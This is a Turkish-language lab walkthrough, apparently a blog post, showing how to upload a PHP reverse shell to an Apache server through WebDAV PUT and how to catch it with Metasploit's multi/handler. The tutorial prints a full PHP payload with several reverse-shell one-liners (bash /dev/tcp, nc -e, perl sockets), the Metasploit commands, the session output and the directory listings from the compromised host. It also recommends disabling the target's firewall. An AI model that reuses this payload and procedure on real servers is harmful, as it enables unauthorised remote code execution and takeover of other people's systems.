Date: Fri, 23 Mar 2018 12:55:25 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
Connection closed by foreign host.

Görüldüğü üzere hedef web sunucusuna dosya upload'lama işlemi başarıyla gerçekleştirilmiştir.

Ekstra ((Php Reverse Shell Upload'lama ve multi/handler ile Dinleme))

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

Şimdi Kali Linux 2018'den hedef web sunucusuna php reverse shell upload'layalım ve Kali Linux 2018'den mutli/handler ile dinleme moduna geçerek reverse shell oturumu alalım.

Saldırgan Sistem : Kali Linux 2018 **OR KALİ (ESKİ)**
Hedef Sistem : Ubuntu 14.04 LTS Apache Sunucusu

Not: Php reverse shell payload'unun Kali Linux 2018'den hedef web sunucusuna sorunsuz upload'lanabilmesi için Ubuntu 14.04 LTS'deki iptables firewall'u disable edilmelidir.

Öncelikle php reverse shell payload dosyamızı Kali Linux 2018'de oluşturalım:

php_reverse_shell.php

```
<?php
echo 'running shell';
$ip='YOUR_IP';                          // Kali Linux 2018 Ip'si konur.    (172.16.3.71)
$port='YOUR_PORT';                      // Kali Linux 2018 port'u konur.  (4443)
$reverse_shells = array(
   '/bin/bash -i > /dev/tcp/'.$ip.'/'.$port.' 0<&1 2>&1',
   '0<&196;exec 196<>/dev/tcp/'.$ip.'/'.$port.'; /bin/sh <&196 >&196 2>&196',
   '/usr/bin/nc '.$ip.' '.$port.' -e /bin/bash',
   'nc.exe -nv '.$ip.' '.$port.' -e cmd.exe',
   "/usr/bin/perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,\"".
$ip.":".$port."\");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'",
   'rm -f /tmp/p; mknod /tmp/p p && telnet '.$ip.' '.$port.' 0/tmp/p',
   'perl -e \'use Socket;$i="'.$ip.'";$p='.
$port.';socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,in
et_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -
i");};\"
);
foreach ($reverse_shells as $reverse_shell) {
  try {echo system($reverse_shell);} catch (Exception $e) {echo $e;}
  try {shell_exec($reverse_shell);} catch (Exception $e) {echo $e;}
  try {exec($reverse_shell);} catch (Exception $e) {echo $e;}
}
system('id');
?>
```

Ardından bu payload dosyasını hedef web sunucusuna upload'layalım:

Kali Linux 2018:
> use auxilary/scanner/http/http_put
> set RHOSTS 172.16.3.72 // Ubuntu 14.04 LTS ip'si
> set FILEDATA file://root/Desktop/php_reverse_shell.php
> set PATH /**webdav/**
> set FILENAME php_reverse_shell.php
> run

Output:

[-] 172.16.3.72: File doesn't seem to exist. The upload probably failed.

[*] Scanned 1 of 1 hosts (100% complete)
[*]Auxiliary module execution completed

Her ne kadar dosya upload'lanamadı dense de dosya upload'lanmıştır. Sıradaki işlem multi/handler ile dinleme moduna geçmektir.

Kali Linux 2018:
> use exploit/mutli/handler
> set PAYLOAD php/reverse_php
> set LHOST 172.16.3.71 // Kali Linux 2018 Ip'si
> set LPORT 4443 // Kali Linux 2018 Port'u
> run

[*] Exploit running as background job 0.
[*] Started reverse TCP Handler on 172.16.3.71:4443

> jobs

Jobs
===

Id	Name	Payload	Payload Options
0	Exploit: multi/handler	php/reverse_php	tcp://172.16.3.71:4443

Dinleme moduna geçtiğimize göre şimdi hedef sunucusundaki payload'u tetikleyelim.

Tarayıcı

http://172.16.3.72/webdav/php_reverse_shell.php // Ubuntu 14.04 LTS ip'si

Tarayıcı sürekli Connecting diyecektir ve o sıralarda mutli/handler'ımız reverse shell bağlantısı

yakalayacaktır.

Kali Linux 2018:

…

[*] Command shell session 1 opened (172.16.3.71:4443 -> 172.16.3.72:40032) at 2018-03-26 10:43:53 +0300
/bin/sh: 0
$

Görüldüğü üzere hedef sistemin komut satırı ekranımıza gelmiştir. İstersek shell session'ını background'a alabilir ve farklı işlemler de yapabiliriz:

Kali Linux 2018:

$ ((((CTRL + Z ve ardından Y diyip ENTER)))))))

> sessions // Elde edilen session'ları sıralar

Active sessions
==========

Id	Type	Information	Connection
1	shell php/php		172.16.3.71:4443 -> 172.16.3.72:40032

Görüldüğü üzere reverse shell session'ı açık bir halde bekletilmektedir Şimdi reverse shell oturumuna geçelim.

Kali Linux 2018

...

> sessions -i 1 // 1 id'li oturuma geçilir.

/bin/sh: 0: can't access tty; job control turned off
$ ls // Bulunulan dizindeki dosyalar listelenir.

c99.php
php_reverse_shell.php

$ cd .. // Üst dizine geçilir.
$ ls // Bulunulan dizindeki dosyalar listelenir.

AJAX
CSS
DOM XSS Uygulaması
DavLock
HTML
JAVASCRIPT

JOIN_SQL
JQUERY
PHP
Phishing by Navigating Browser Tabs Uygulaması
Second Order Sql Injection Uygulaması
Web Services Dersi
WebGoat-5.2
WebGoat-5.4
XML
aramabutonu.html
aramabutonu2.html
deneme.html
dropdownmenu
drupdownmenu2
dvwa
dvws
file_processing.txt
guzelBirTabloYapisi.html
hollanda
html
includekarabuk
includekarabuk_lnw
info.php
isiklikutu.html
isimtescil Eposta Kodları
iyiBirMenu.html
iyiBirMenu2.html
login_page
menuDenemesi.html
mutillidae
referans
rename2.txt
saldirganinSitesi
slider
slider2
specialTopicsDersi
suleyman.html
syntaxhighlighter_3.0.83
sıfırdan açılır menü denemesi.html
test
test.php
turkce.html
tuzlucayir
uploadProcess
webdav
wget.php
zendframework

Görüldüğü üzere web sitesinin kök dizine geçmiş bulunmaktayız. Böylelikle hedef web sitesini hack'leyebilir veya sistem klasörlerinin olduğu üst dizine çıkarak daha farklı eylemler gerçekleştirebiliriz.

```
$ cd ..
$ ls

backups
cache
crash
lib
local
lock
log
mail
metrics
opt
run
spool
tmp
www
```

Kaynaklar

https://askubuntu.com/questions/505340/enable-all-http-methods-on-apache?rq=1

https://www.siberportal.org/red-team/web-application-penetration-tests/web-uygulama-sizma-testlerinde-kullanilan-http-put-metodunun-istismar-edilmes/

http://www.smeegesec.com/2014/10/detecting-and-exploiting-http-put-method.html

https://guif.re/networkpentest